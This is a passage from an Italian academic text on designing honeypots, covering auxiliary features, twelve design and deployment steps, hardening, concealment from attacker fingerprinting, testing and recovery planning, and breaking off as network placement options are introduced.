acquisite e la necessità di non dover nuocere a nessuno. Tipicamente, questo compromesso viene raggiunto consentendo all'*honeypot* limitate possibilità di instaurare nuove connessioni con l'esterno, cosicché la quantità di traffico da esso generato

difficilmente è sufficiente a dare vita ad un attacco. Per gli stessi motivi discussi al punto precedente, inoltre, è necessario che questo meccanismo di controllo non sia situato all'interno dell'*honeypot*, poiché altrimenti sarebbe facilmente rilevabile nel caso l'attaccante riesca a violare completamente il sistema. Invece, è molto più opportuno che esso sia implementato in elaboratori distinti, situati ovviamente nella stessa sottorete dell'*honeypot* e configurati in maniera tale da passare il più possibile inosservati anche ad un eventuale attaccante che sia riuscito a portare a termine con successo il proprio attacco.

Il punto di forza della visione appena mostrata è costituita dal fatto che essa è applicabile a praticamente tutte le soluzioni *honeypot* esistenti, dal semplicissimo *BackOfficer Friendly* fino alle più complesse *Honeynet*. Indubbiamente, però, un *honeypot* dotato solamente delle tre funzionalità poc'anzi mostrate può non rivelarsi molto agevole da usare. Per questo motivo, è altamente desiderabile che siano presenti funzionalità supplementari capaci di migliorare l'usabilità di questi strumenti. Alcuni tipici esempi possono essere quelli mostrati nell'elenco puntato che segue, ma ovviamente possono essere previste anche altre funzionalità.

- **Alerting**

  Le motivazioni che possono rendere necessaria tale funzionalità sono essenzialmente identiche a quelle addotte quando si è presentato il *framework* proposto in [DorErb05]. Non è infatti comodo per gli amministratori dover controllare continuamente l'*honeypot* per venire a conoscenza in breve tempo degli attacchi ricevuti. Pertanto, la presenza di un meccanismo in grado di generare opportuni avvisi ogniqualvolta si verifica un evento sospetto è una necessità quasi irrinunciabile. Inoltre, per evitare che la frequenza di tali avvisi sia troppo elevata, è desiderabile prevedere anche un controllo in grado di selezionare, tra tutti gli eventi rilevati, quelli a più alto indice di pericolosità.

- **Supporto all'analisi dei dati acquisiti**

  Sebbene la stragrande maggioranza delle informazioni catturate da un *honeypot* siano relative ad attività malevole, può comunque essere difficile ricostruire tutte le azioni eseguite dai malintenzionati e, quindi, capire appieno le modalità degli attacchi subiti. Per questi motivi, è benvenuta ogni funzionalità in grado di semplificare questo compito, ad esempio identificando automaticamente tutte le connessioni provenienti

da una specifica fonte o correlando eventi distinti, identificando cioè delle relazioni grazie alle quali associare eventi che, a prima vista, potrebbero sembrare totalmente indipendenti l'uno dall'altro.

- **Gestione remota**

  A differenza delle due funzionalità presentate in precedenza, quella che si sta per illustrare è utile soprattutto quando l'infrastruttura *honeypot* che si intende utilizzare è particolarmente complessa poiché composta da più sistemi, magari situati in locazioni distinte. In simili situazioni, infatti, è estremamente utile poter gestire e configurare gli *honeypot* da un'unica locazione centralizzata, dalla quale poter accedere anche ai dati da essi raccolti.

- **Raccolta dei dati**

  Anche quando tutti gli *honeypot* sono situati nello stesso posto, può essere utile avere una funzionalità che si occupi di raccogliere in un unico sistema i dati raccolti da tutti i meccanismi che realizzano il *Data Capture*. Sia per esigenze di ridondanza, sia perché i diversi meccanismi possono acquisire tipi di informazioni distinti, in genere il *Data Capture* viene effettivamente realizzato utilizzando più sistemi. Naturalmente, la raccolta dei dati assuma un'importanza ancora maggiore nelle infrastrutture distribuite poiché, insieme alle funzionalità di gestione remota, rendono possibile controllare da un'unica locazione infrastrutture anche molto estese.

5.2 Linee guida di progettazione

In questo paragrafo l'attenzione sarà spostata verso aspetti di natura decisamente pragmatica, poiché verranno discusse le ***principali linee guida*** che è consigliabile seguire se si vuole realizzare un sistema *honeypot*.

Come è semplice intuire, esse sono sintetizzabili nello scegliere le modalità di implementazione dei tre principali componenti che costituiscono un sistema *honeypot* (vedi pag.113), oltre che di ogni funzionalità accessoria che si desidera come, ad esempio, l'*alerting*. Ridurre la realizzazione di un *honeypot* solamente a questi fattori, però, è un po' troppo limitativo, poiché in questa delicata attività è necessario considerare attentamente anche altri aspetti che, in caso contrario, possono influenzare negativamente la buona riuscita dell'*honeypot*. Considerando come l'adozione di un *honeypot* mal

configurato possa comportare per l'organizzazione più rischi di quelli che si avrebbero in sua assenza [Spi02], è evidente che ogni sforzo durante la fase di progettazione di un'infrastruttura *honeypot* si riveli un investimento in termini di sicurezza.

Questo paragrafo sarà quindi interamente dedicato ai passi che è necessario affrontare per poter correttamente realizzare un sistema *honeypot* ed è frutto di un'analisi critica di quanto riportato in [Spi02] e [Gri05]. Facciamo notare che tutte le direttive che si andranno ad illustrare hanno carattere generale, possono cioè applicarsi a qualsiasi *honeypot*, indipendentemente dal livello di interazione e dalle finalità che ne motivano l'esistenza. Ciò però non significa che questi aspetti non influiscono sul processo di progettazione, implementazione e configurazione di un *honeypot*. Semplicemente, si è preferito descrivere quei fattori che accomunano ogni implementazione. Naturalmente, tra i passi che si andranno ad elencare ce ne sarà qualcuno che in determinate situazioni sarà più o meno sviluppato, altri potranno essere totalmente assenti così come ce ne potranno essere di nuovi. Pur tenendo sempre in mente la genericità di quanto si andrà a disquisire, non si mancherà di evidenziare quegli aspetti che dovessero differenziarsi a seconda del tipo di *honeypot* da realizzare.

Nelle righe che seguono elenchiamo quindi i ***passi basilari*** da eseguire per poter dare vita ad un *honeypot* a regola d'arte, passi che in seguito saranno descritti uno ad uno.

1. **Definire gli obiettivi che si vogliono raggiungere**
2. **Scegliere il tipo di *honeypot* da utilizzare**
3. **Stabilire il numero degli *honeypot* da realizzare**
4. **Definire il *deployment* degli *honeypot* all'interno della propria rete**
5. **Stabilire come realizzare il "*Data Capture*"** (vedi pag.136)
6. **Stabilire come realizzare il "*Data Control*"** (vedi pag.144)
7. **Scegliere le funzionalità accessorie che si desiderano e stabilire come realizzarle**
8. **Definire le politiche di gestione, mantenimento ed analisi dei risultati**
9. **Installare e configurare i componenti *hardware* e *software* necessari**
10. **Testare l'infrastruttura realizzata**
11. **Analizzare i risultati ottenuti e apportare eventuali migliorie all'infrastruttura**
12. **Creazione dei dati per il ripristino**

Passiamo ora a descrivere uno ad uno i vari passi, rimandando ai paragrafi successivi la trattazione approfondita di quelli più significativi.

1. **Definire gli obiettivi che si vogliono raggiungere**

   Come è lecito aspettarsi, il primissimo passo da compiere per poter realizzare un *honeypot* è quello di scegliere l'obiettivo che si desidera perseguire. Si è già sufficientemente discusso dei possibili obiettivi nel paragrafo 3.2 (pag.94), per cui non è necessario dilungarsi molto su questo argomento. Ciò che è interessante notare, invece, è costituito dal fatto che, in estrema sintesi, questa scelta può essere ridotta a decidere se sviluppare un *honeypot di ricerca* od uno di *produzione*. In quest'ultimo caso, poi, è in genere necessario specificare quale aspetto privilegiare tra la *prevenzione*, il *rilevamento* e la *reazione*, poiché è quasi impossibile realizzare un *honeypot* che li soddisfi pienamente tutti e tre. Per semplificare questo compito, un buon metodo è quello di porsi i seguenti quesiti:

   - *Qual è la ragione primaria che spinge l'adozione di un honeypot ?*
   - *Quali servizi si desidera fornire agli attaccanti?*
   - *Quanto devono essere approfondite le informazioni da acquisire? Ad esempio, si devono limitare all'ora ed all'indirizzo IP dell'attacco, oppure si devono spingere fino ai dati scambiati nelle connessioni incriminate?*
   - *Si desidera monitorare le minacce provenienti dall'interno della rete o quelle provenienti dall'esterno? O magari entrambe?*
   - *Si desidera offrire agli attaccanti un sistema pieno di vulnerabilità, oppure si vuole verificare quali attacchi possono compromettere un sistema ben configurato ed aggiornato?*
   - *Come si desiderano utilizzare le informazioni acquisite? Per bloccare gli attacchi rilevati? Per identificarne i responsabili? Per studiare le tecniche di attacco?*

2. **Scegliere il tipo di *honeypot* da utilizzare**

   Una volta definiti gli obiettivi, è necessario scegliere quale *honeypot* implementare, sia in termini di tipologia che di *software* da utilizzare. In altre parole, in questa fase è necessario scegliere sia quale tra le tipologie viste nel paragrafo dedicato alla tassonomia (paragrafo 2.2, pag.24) è quella di proprio interesse, sia quale specifica soluzione *honeypot* adottare. La prima cosa da fare è quindi scegliere il *livello di interazione* desiderato e decidersi tra un *honeypot reale* ed uno *virtuale*. Ad esempio,

se si decide di utilizzare un *Low Interaction honeypot*, la decisione successiva può essere quella di valutare l'adozione di *KFSensor*, *Specter* o *Honeyd*. La scelta più impegnativa, tuttavia, è sicuramente costituita dal livello di interazione, poiché essa è in grado di influenzare pesantemente l'effettiva capacità dell'*honeypot* di raggiungere gli obiettivi prefissati. Come regola generale, comunque, è consigliabile di adottare il minimo livello di interazione che si rivela sufficiente a soddisfare le proprie esigenze. Più il livello di interazione è basso, infatti, e meno complesso si rivela la configurazione e la gestione dell'*honeypot*, oltre che più modesta è la probabilità che l'attaccante riesca a sfruttare l'*honeypot* per danneggiare altri sistemi. Naturalmente queste decisioni vanno prese tenendo bene in mente le risposte che ci si è dati durante il passo precedente, alle quali vanno aggiunte quelle relative ad ulteriori domande che ci si può porre in questa fase per individuare la soluzione più adatta. Tra queste ultime, possiamo annoverare le seguenti:

- *Quale piattaforma si desidera utilizzare?*
- *All'interno dell'organizzazione esistono le conoscenze necessarie per creare e mantenere un honeypot?*
- *Si hanno le risorse hardware e software necessarie?*
- *Quante ore si hanno a disposizione da dedicare al mantenimento dell'honeypot ed all'analisi dei dati da esso acquisiti?*

3. Stabilire il numero degli *honeypot* da realizzare

Un'altra decisione che è necessario prendere prima di procedere con la vera e propria progettazione dell'infrastruttura, è relativa al numero di *honeypot* da prevedere. Contrariamente a quanto si potrebbe supporre, le applicazioni a richiedere la presenza di più *honeypot* sono quelle di *produzione*, mentre per quelle di *ricerca* già un paio di sistemi possono rivelarsi più che sufficienti [Spi02]. Il motivo di questa apparente contraddizione è presto detto: ogni organizzazione ha l'esigenza di proteggere tutte le reti sotto la sua amministrazione, poiché la sicurezza informatica può essere assimilata ad una catena, la cui resistenza è pari alla resistenza del suo anello più debole. Pertanto è di tutto interesse per l'organizzazione fare in modo che ogni rete goda di un livello di sicurezza comparabile; non è quindi scorretto pensare di posizionare un *honeypot* in ciascuna delle reti da controllare, tanto più che per scopi di produzione vengono utilizzati, nella stragrande maggioranza dei casi, delle soluzioni a

bassa interazione, la cui gestione non è troppo complessa neanche quando ne sono presenti un numero notevole. Nel caso degli *honeypot di ricerca*, invece, l'adozione di un numero elevato di sistemi non porta grandi vantaggi, anzi, ne complica ulteriormente il mantenimento. Questo perché con alta probabilità si rileverebbero più volte gli stessi attacchi, per cui basta un numero limitato di *honeypot* per acquisire sostanzialmente le stesse informazioni. Ricordiamo, infatti, che lo scopo principale di un *honeypot di ricerca* è quello di studiare gli attacchi; per questi fini è quindi molto più importante scoprire molte tipologie di attacchi differenti piuttosto che svariati attacchi utilizzanti lo stesso *modus operandi*. Per compiti di produzione, invece, interessa sapere quali sono gli attacchi che prendono di mira le proprie reti anche se essi sono tutti dello stesso tipo. Le uniche eccezioni a questa regola sono relative a quei scopi di *ricerca* che fanno affidamento su un'infrastruttura *honeypot* distribuita, in cui cioè gli *honeypot* sono fisicamente situati in reti distinte. In questi casi, infatti, si cerca proprio di realizzare un buon numero di *honeypot* per sfruttare il loro posizionamento distribuito, poiché esso consente di effettuare studi e trarre conclusione di carattere ben più globale di quanto sarebbe possibile utilizzando *honeypot* situati in un'unica rete o, comunque, nelle reti di un'unica organizzazione.

4. **Definire il *deployment* degli *honeypot* all'interno della propria rete**

   A partire da questo passo si iniziano a prendere le decisioni relative a come fisicamente realizzare un *honeypot*, cioè alla configurazione di rete che si desidera adottare. In particolare, in questa fase viene preso in considerazione il ***deployment degli honeypot***, cioè la posizione all'interno della propria rete in cui installare il sistema civetta. Questa scelta è molto importante poiché determina pesantemente i tipi di obiettivi che è possibile raggiungere. Per poter trattare questo argomento con l'approfondimento che merita, è stato previsto il paragrafo 5.2.1 .

5. **Stabilire come realizzare il "*Data Capture*"** (vedi pag.136)

   Un altro aspetto che può molto influire sull'architettura di un *honeypot* è costituito dalle modalità attraverso le quali assicurare la registrazione degli eventi che si verificano. Data l'importanza di questo argomento, si è deciso di dedicargli l'intero paragrafo 5.2.2 .

6. **Stabilire come realizzare il "*Data Control*"** (vedi pag.144)

   Similmente a quanto detto nel punto precedente, anche il "*Data Control*" è un aspetto

fondamentale per un qualsiasi *honeypot*. Anzi, forse assume un importanza anche maggiore poiché, se mal ideato, può comportare per l'organizzazione sia una seria minaccia per la propria sicurezza, sia una possibile fonte di noie legali, poiché l'attaccante potrebbe prendere pieno controllo dell'*honeypot* e sferrare attacchi la cui responsabilità può cadere sull'organizzazione proprietaria del sistema civetta. Per questi motivi, si è ancora una volta deciso di dedicare un intero paragrafo alla trattazione di queste problematiche (vedi paragrafo 5.2.3).

7. **Scegliere le funzionalità accessorie e stabilire come realizzarle**

   Come già puntualizzato nel paragrafo 5.1, nella realtà dei fatti un *honeypot* corredato dei soli *Data Capture* e *Data Control* presenta un utilità alquanto limitata. Per questo motivo, un importante passo nella realizzazione di un *honeypot* è costituito dalla scelta delle funzionalità accessorie che si reputano necessarie e nella loro implementazione. Naturalmente, questi aspetti assumono particolare rilevanza per gli *High Interaction honeypot* e per quei *Medium Interaction honeypot* che costituiscono un cosiddetto ambiente *jailed* (vedi pag.69). In tutti gli altri casi, specialmente quando si utilizzano soluzioni commerciali, molto spesso le funzionalità accessorie sono già integrate nel *software*. Per ulteriori approfondimenti su questi aspetti, si rimanda al paragrafo 5.2.4.

8. **Definire le politiche di gestione, mantenimento ed analisi dei risultati**

   I componenti chiave della sicurezza informatica non sono solamente gli strumenti *hardware* e *software* che vengono adottati, ma anche le persone che li utilizzano. La sicurezza è infatti una *combinazione di controlli tecnici, amministrativi* e *fisici* [PflPfl04]. In altre parole, alla realizzazione di una corretta infrastruttura di sicurezza concorrono gli strumenti utilizzati per prevenire o rilevare le minacce, le politiche di utilizzo e mantenimento seguite dagli utenti ed amministratori, le contromisure di natura fisica per evitare accessi indesiderati e danneggiamenti alle risorse informatiche. Ciò vale chiaramente anche per gli *honeypot*. Durante la loro progettazione, infatti, è importante prendere in considerazione non solo gli aspetti concernenti l'implementazione del vero e proprio sistema *honeypot*, ma anche quelli relativi alla ***definizione delle politiche di sicurezza*** e delle contromisure di natura fisica da adottare. Mentre in quest'ultimo caso non ci sono molte differenze rispetto ai tradizionali sistemi, meritevole di attenzione sono invece gli aspetti relativi alle

politiche di sicurezza. In sistemi come gli *honeypot*, infatti, è decisamente importante che alcune decisioni vengano prese in tempi rapidi e senza incertezze, poiché altrimenti può essere compromessa l'efficienza e l'utilità di tutta l'infrastruttura. In particolare, ciò è particolarmente vero per tutte quelle iniziative che devono essere prese ogni volta che si verifica una compromissione od un attacco. Assumono quindi un'importanza davvero notevole le *politiche* che stabiliscono le procedure da mettere in atto al verificarsi di vari tipi di eventi che possono presentarsi, in modo da non lasciare allo sbaraglio l'amministratore che se ne dovrebbe occupare. Naturalmente, ogni organizzazione reagisce alle violazioni nella maniera ritenuta più consona in relazione agli obiettivi che hanno dettato l'adozione dell'*honeypot*, le politiche adottate possono quindi essere molto differenti. In ogni caso, però, è strettamente necessario che in esse siano chiaramente definiti sia i processi di reazione da mettere in atto in relazione alle varie tipologie di attacco che si prevedono, sia gli individui che dovrebbero occuparsene. In sostanza, mediante le *politiche* si stabilisce anche il ruolo assunto da ogni responsabile e, quindi, le azioni che egli dovrebbe eseguire al verificarsi di varie situazioni. In altre parole, grazie ad esse viene stabilito "*chi deve fare cosa quando*". Tuttavia le *politiche* non devono limitarsi alle azioni da intraprendere in risposta agli attacchi, ma devono occuparsi anche di altre incombenze molto importanti per una corretta gestione di un *honeypot*. Ad esempio, è importante che esse si occupino di definire le modalità con cui curare l'***aggiornamento*** dei *software* utilizzati per dare vita all'infrastruttura *honeypot*. Essi, infatti, sono dei *software* come tutti gli altri e, pertanto, possono essere soggetti a *bug* in grado di minarne l'affidabilità. Ciò vale anche per tutti quei *honeypot* che fanno uso di emulazioni: in questi casi gli aggiornamenti possono essere in grado sia di tappare delle falle che gli attaccanti possono sfruttare per violare anche questi sistemi, sia di aggiungere nuove funzionalità per gestire correttamente nuove vulnerabilità. In questi casi, però, assume una grande importanza anche l'aggiornamento del sistema operativo sottostante, poiché delle sue debolezze possono permettere ad un attaccante di penetrare facilmente nel sistema. Un altro aspetto che poi dovrebbe essere attentamente considerato dalle *politiche*, è costituito dalle modalità di ***analisi dei dati acquisiti***. Disporre di chiare procedure che specificano come le informazioni devono essere esaminate sia durante la normale operatività di un *honeypot* sia dopo che esso è

stato violato od attaccato, aiuta sicuramente a minimizzare l'insorgenza di errori di valutazione e rende possibile confrontare correttamente degli eventi verificatesi a distanza di parecchio tempo l'uno dall'altro. In ultimo, un altro aspetto che dovrebbe essere definito mediante apposite *politiche* è il ***piano di ripristino dell'honeypot***, ovviamente necessario solo nel caso si utilizzassero *High Interaction honeypot*. In genere, infatti, si ha tutto l'interesse che dopo una compromissione sia ripristinata nel più breve tempo possibile la corretta operatività dell'*honeypot*. Anche quando ciò non è un requisito irrinunciabile, tuttavia, si ha comunque tutto l'interesse di evitare di ripetere nuovamente l'installazione e la configurazione del sistema compromesso. Per questo motivo, è sempre consigliabile definire apposite politiche che stabiliscono le procedure per rendere ciò possibile. Ad esempio, è possibile utilizzare dei dischi fissi rimovibili in ognuno dei quali è installato una copia identica dell'*honeypot*. In questo modo, nel caso si verificassero delle violazioni particolarmente serie, è possibile sostituire il disco fisso della macchina con uno di quelli di riserva per rendere l'*honeypot* nuovamente funzionante in brevissimo tempo. Questa soluzione consente anche di poter effettuare con tutta calma l'analisi del disco compromesso; una volta che essa sia terminata, poi, è possibile ripristinare con tutta facilità il contenuto del disco rigido poiché l'immagine contenente l'*honeypot* nella sua configurazione originaria viene gelosamente custodita. Nel caso non si avessero molte risorse *hardware* a disposizione, è possibile procedere in maniera analoga utilizzando i *software di virtualizzazione* come, ad esempio, *VMware*. Grazie alla loro possibilità di contenere un intero sistema operativo e le relative applicazioni all'interno di un limitato numero di file, è possibile mantenere una copia di riserva dell'*honeypot* nella sua configurazione originaria. Ogniqualvolta si verifichi una violazione, quindi, è sufficiente interrompere l'esecuzione del *software di virtualizzazione*, eseguire una copia dell'immagine dell'*honeypot* originario ed eseguire quest'ultima riavviando il *software di virtualizzazione*. Ancora una volta, l'analisi approfondita di quanto successo verrà svolta utilizzando l'immagine compromessa.

9. **Installare e configurare i componenti *hardware* e *software* necessari**

   Con il passo precedente può considerarsi conclusa la fase progettuale delle realizzazione di un *honeypot*; possono così iniziare tutte le attività connesse con l'implementazione fisica. La prima cosa da fare è ovviamente procurarsi tutto

l'*hardware* necessario, dopodiché si può procedere con l'installazione dei sistemi operativi e degli applicativi necessari ad ogni macchina. Nel caso in cui si utilizzino dei dischi fissi già usati in altri sistemi e sussista la necessità di eseguire approfondite analisi forensi sulle macchine violate, però, prima dell'installazione dei *software* è altamente consigliabile eseguire sugli *hard disk* un cosiddetto *wiping*. In altre parole, è necessario "azzerare" completamente il loro contenuto per evitare che, in fase di analisi, possano essere recuperati dei *file* relativi ad installazioni precedenti. Anche eseguendo la formattazione, infatti, può capitare che utilizzando appositi strumenti alcuni dati possano essere recuperabili. Ad ogni modo, una volta installati tutti i *software* si può passare a realizzare la topologia di rete scelta, realizzando i collegamenti fra le varie macchine e verificando che esse comunichino come previsto. I punti cardine di questa fase, però, possono sostanzialmente essere sintetizzati in:

- ***Hardening***

  Con questo termine, si vuol indicare una configurazione particolarmente "robusta" dei sistemi, in modo da ridurre al minimo la possibilità che possano essere violati. Naturalmente, ciò deve applicarsi solamente a quei sistemi che *non* si desidera che siano attaccanti; sono quindi esclusi gli *honeypot*. L'unica eccezione è costituita dall'utilizzo di *Low Interaction honeypot*: è necessario che il sistema operativo sottostante sia il più possibile reso sicuro. Quella che segue è una breve lista dei più comuni interventi che è possibile effettuare [Gri05]:

  - Installare i più recenti aggiornamenti del sistema operativo;
  - Nei sistemi *Windows*, rinominare gli *account* "*administrator*" e "*guest*";
  - Eliminare gli *account* non necessari e scegliere *password* complesse per quelli che vengono utilizzati;
  - Nel caso di sistemi *Windows*, utilizzare il *file system NTFS*;
  - Eliminare tutte le applicazione ed i servizi non strettamente necessari;
  - Per i sistemi *Windows*, rimuovere o rendere più sicure possibili le condivisioni di rete;
  - Per i servizi di rete strettamente necessari (e ovviamente non facenti parte dell'*honeypot*) non utilizzare le configurazioni di *default*. Ad esempio, cambiare le porte su cui stanno in ascolto e non utilizzare le *directory* di default. Ad esempio, nel caso di *IIS* [Gri05] consiglia di

cambiare il nome alle *directory* nelle quali vengono memorizzate le pagine *web*. Questi trucchi, infatti, aiutano a rendere inoffensive le minacce automatizzate, che ovviamente possono conoscere solamente le configurazioni di *default*.

- ***Evitare il fingerprinting dell'honeypot***

  In questo caso la preoccupazione principale è costituita dal minimizzare l'eventualità che attaccante si accorga che il sistema con cui sta interagendo è un *honeypot*. In realtà, non sempre sussiste questa esigenza. Come si è detto nel paragrafo 2.3, nel caso si utilizzi un *honeypot* per scopi di prevenzione, è possibile utilizzare questo strumento come deterrente. Ad esempio, è pensabile di configurare i servizi offerti dall'*honeypot* in modo che, ogni volta che sono contattati, inviino all'*host* interlocutore un *banner* in cui si specifica a chiare lettere l'esistenza dell'*honeypot*. Si è però già avuto modo di discutere della scarsa utilità di un tale approccio. Nella stragrande maggioranza degli *honeypot*, quindi, c'è l'esigenza di celare la presenza di simili sistemi. Naturalmente, per far ciò la prima cosa da evitare è assegnare ai vari sistemi un nome che ne richiami la reale funzione; tuttavia esistono anche consigli che, a prima vista, possono sembrare meno ovvi. La linea guida generale da seguire, comunque, prevede di configurare l'*honeypot* in maniera tale che non si differenzi troppo da un normale sistema di produzione [Spi02]. Nel caso di un *honeypot* che faccia uso di emulazioni, ad esempio, è opportuno che i servizi forniti rispecchino il sistema operativo della macchina in cui sono installati. Se si utilizza una macchina *Windows*, pertanto, è preferibile evitare che siano presenti servizi che tipicamente sono presenti solamente in un sistema *Unix*. Inoltre, la maggior parte degli *honeypot* di questo tipo non è in grado di emulare lo *stack TCP/IP* di un sistema operativo differente rispetto a quello che realmente è in esecuzione sulla macchina su cui sono installati. Conseguentemente, ciò può rendere particolarmente semplice per un *hacker* identificare il sistema operativo che è realmente in esecuzione sulla macchina *honeypot*, ad esempio mediante l'uso di *tool* come *nmap* [@Nmap]. Sempre in riferimento ai *Low Interaction honeypot*, inoltre, è una buona scelta modificare le loro impostazioni di default, poiché potrebbero essere note anche agli attaccanti che, quindi, potrebbero utilizzarle come una sorta di *firma* che

rilevarne la presenza. Ad esempio, con un *honeypot* che emula un generico *web server*, è consigliabile modificare i *banner* ed i messaggi di risposta che esso invia al proprio interlocutore (sempre, ovviamente, che il *software* consenta di farlo). Particolari precauzioni devono poi essere prese nel caso si utilizzassero dei *software di virtualizzazione*. Questo perché esistono vari modi che potrebbero consentire ad un attaccante, una volta penetrato nell'*honeypot*, di accorgersi facilmente della loro presenza. Molti *software* di questo tipo, infatti, possono installare specifici *tool* nel sistema operativo in esecuzione nella macchina virtuale, al fine di migliorarne l'utilizzo da parte dell'utente. Ad esempio, nel caso di *VMware* si ha un *software* detto "*VM tool*" che, tra le altre cose, permette la copia di file dal sistema operativo reale a quello emulato semplicemente attraverso il "*drag and drop*". Va da sé, quindi, che questi *software* non andrebbero assolutamente installati se il *software di virtualizzazione* è utilizzato per ospitare un *honeypot*. Un'altra questione molto più subdola è poi inerente alle schede di rete virtuali installati da questi strumenti, le quali sono utilizzate per fare in modo che i sistemi operativi in esecuzione sulle macchine virtuali possano utilizzare le funzionalità di rete e comunicare sia con la macchina fisica che con altri *host* remoti. Gli indirizzi *MAC* di tali interfacce, infatti, possono essere utilizzati per identificare facilmente l'utilizzo dei *software di virtualizzazione*. Ad esempio, in *VMware* i primi tre byte di tale indirizzo sono sempre pari a "00-50-56", mentre in *Virtual PC* essi sono uguali a "00-03-FF" [Gri05]. Dei discorsi del tutto analoghi possono valere anche per altri dispositivi *hardware*: ad esempio, se dal sistema operativo si consulta l'elenco dell'*hardware* presente, allora il produttore, il modello e l'identificativo di vari dispositivi risulteranno essere pari a valori standard. Se il *software di virtualizzazione* lo consente, è quindi consigliabile modificare tali valori.

Altri aspetti che può essere necessario considerare in questa fase, sono relativi alla ***creazione di contenuto fittizio*** da inserire all'interno dell'*honeypot*. Nel caso l'obiettivo del proprio *honeypot* sia quello di rilevare attacchi da parte di umani, infatti, prevedere la presenza di contenuti credibili può essere molto importante: innanzitutto, può contribuire a rendere l'*honeypot* più simile ad un normale sistema di produzione; in secondo luogo, può rilevare la presenza di *hacker evoluti*, cioè di

coloro che scelgono di proposito la propria vittima per carpirne dati ed informazioni sensibili. Inserendo nell'*honeypot* differenti tipologie di informazioni, inoltre, è possibile venire a conoscenza anche di quelle che più fanno gola all'attaccante. In sostanza, è possibile mettere in pratica lo stesso stratagemma utilizzato da *Clifford Stoll* (vedi pag.16).

10. Testare l'infrastruttura realizzata

Grazie al lavoro fatto al passo precedente, a questo punto si ha a disposizione un'infrastruttura *honeypot* correttamente installata e configurata. Prima di renderla pienamente operativa, però, è sicuramente opportuno ***eseguire alcuni test*** per verificarne l'adeguatezza. In sostanza, gli amministratori dovrebbero mettersi nei panni degli attaccanti e provare essi stessi a perpetrare i più comuni attacchi verso il proprio *honeypot*. In sostanza, devono eseguire quelli che spesso sono chiamati *penetration test* (o, in breve, *pen-test*), ossia dei tentativi di violare un sistema di cui si è responsabile al fine di analizzarne il livello di sicurezza e le vulnerabilità presenti. Fortunatamente, esistono dei *tool software* che assistono anche in questo compito. Essi tipicamente sono detti *Vulnerability Assessment Tool* ed hanno il compito – appunto – di analizzare un sistema per accertarsi della presenza di vulnerabilità note; in questo caso, essi possono essere utilizzati per attaccare il proprio *honeypot* ed osservare come si esso comporta. In particolare, ciò che più interessa agli amministratori è verificare innanzitutto il corretto funzionamento del *Data Control* e del *Data Capture*; in secondo luogo, può essere utile anche determinare se si verificano dei *falsi positivi*, ad esempio perché del traffico di produzione viene erroneamente dirottato verso l'*honeypot*. Infine, questa fase è anche un'ottima occasione per verificare il funzionamento dei meccanismi di *alerting* e per constatare la quantità di notifiche generate.

11. Analizzare i risultati ottenuti e apportare eventuali migliorie all'infrastruttura

Una volta terminato il *test* eseguito durante il passo precedente, è necessario correggere tutti i problemi di configurazione riscontrati. Ad esempio, possono essere riscontrati dei problemi al *Data Control* che consentono l'uscita di troppe connessioni, rendendo così necessaria la modifica della configurazione dei dispositivi deputati a questo compito, come i *firewall*, gli *IDS* o gli *IPS*. Oppure, può essere constatato che le notifiche generate sono troppe, tanto da spingere gli amministratori a

modificare i meccanismi di *alerting* in modo che vengano notificati solamente gli eventi più pericolosi. In ogni caso, una volta apportate le modifiche del caso, può essere necessario eseguire nuovi test per verificare che i problemi riscontrati in precedenza siano effettivamente risolti. Si viene così a creare un ciclo tra la *fase 10* e la *fase 11* che, però, ben presto è in grado di condurre verso quella configurazione che, per i propri scopi, si rivela la migliore. Infine, quando tutto sembra andare per il verso giusto, è opportuno ***documentare bene le configurazioni*** di tutti i sistemi dell'infrastruttura [Gro05].

12. Creazione dei dati per il ripristino

L'ultimo passo che separa la messa in servizio dell'*honeypot* è costituito dalla creazione di tutti i dati che potranno essere necessari durante l'attività di ripristino. In sostanza, è necessario effettuare un'immagine del disco fisso dell'*honeypot* e conservarla con cura. Nel caso si utilizzi un *software di virtualizzazione*, è invece sufficiente realizzare una copia di *backup* dei file che contengono la macchina virtuale che ospita l'*honeypot*. In entrambi i casi, però, queste operazioni devono essere precedute dalla cancellazione dei file di *log* gestiti dal sistema operativo [Gri05], poiché in essi potrebbero essere presenti delle informazioni relative agli eventi verificatisi durante il periodo di *test*. Per facilitare il rilevamento delle modifiche che un attaccante potrebbe apportare ad un *honeypot*, infine, è sicuramente molto utile eseguire uno *snapshot* del sistema mediante appositi *tool*, spesso chiamati "*Integrity Checker*". In altre parole, è necessario salvare lo stato del sistema prima esso venga collegato alla rete, cosicché ogni modifica apportata da un attaccante può essere rilevata semplicemente confrontando lo stato attuale dell'*honeypot* con quello memorizzato nello *snapshot*. Tra le informazioni che tipicamente vanno a definire lo stato del sistema, ci sono sicuramente i *file* memorizzati nel disco rigido, mentre per i sistemi *Windows* può essere molto utile includere anche informazioni riguardanti il registro del sistema.

A questo punto, se tutti i passi precedenti sono stati eseguiti con attenzione e se i risultati dei *test* sono soddisfacenti, non resta che rendere pienamente operativo l'*honeypot* collegandolo alla rete esterna e aspettando le incursioni dei malintenzionati, i quali non tarderanno a far sentire la loro presenza.

5.2.1 Passo 4: *Deployment dell'honeypot all'interno della propria rete*

La prima decisione da prendere in merito all'architettura di rete che dovrà caratterizzare l'*honeypot* è relativa al suo posizionamento fisico, che essenzialmente si traduce nella scelta del segmento di rete a cui collegarlo. Nonostante le effettive modalità di implementazione di un *honeypot* siano numerose – anche grazie all'indubbia flessibilità di questo strumento – le scelte che è possibile fare sono sostanzialmente riconducibili a quattro alternative, come mostrato dalla Figura 4.1 [Spi02]:

- ***Fuori dal Firewall*** *(honeypot A)*
- ***Nella DMZ*** *(honeypot B)*
- ***Nella rete interna*** *(honeypot C)*
- ***In un segmento di rete dedicato*** *(honeypot D)*

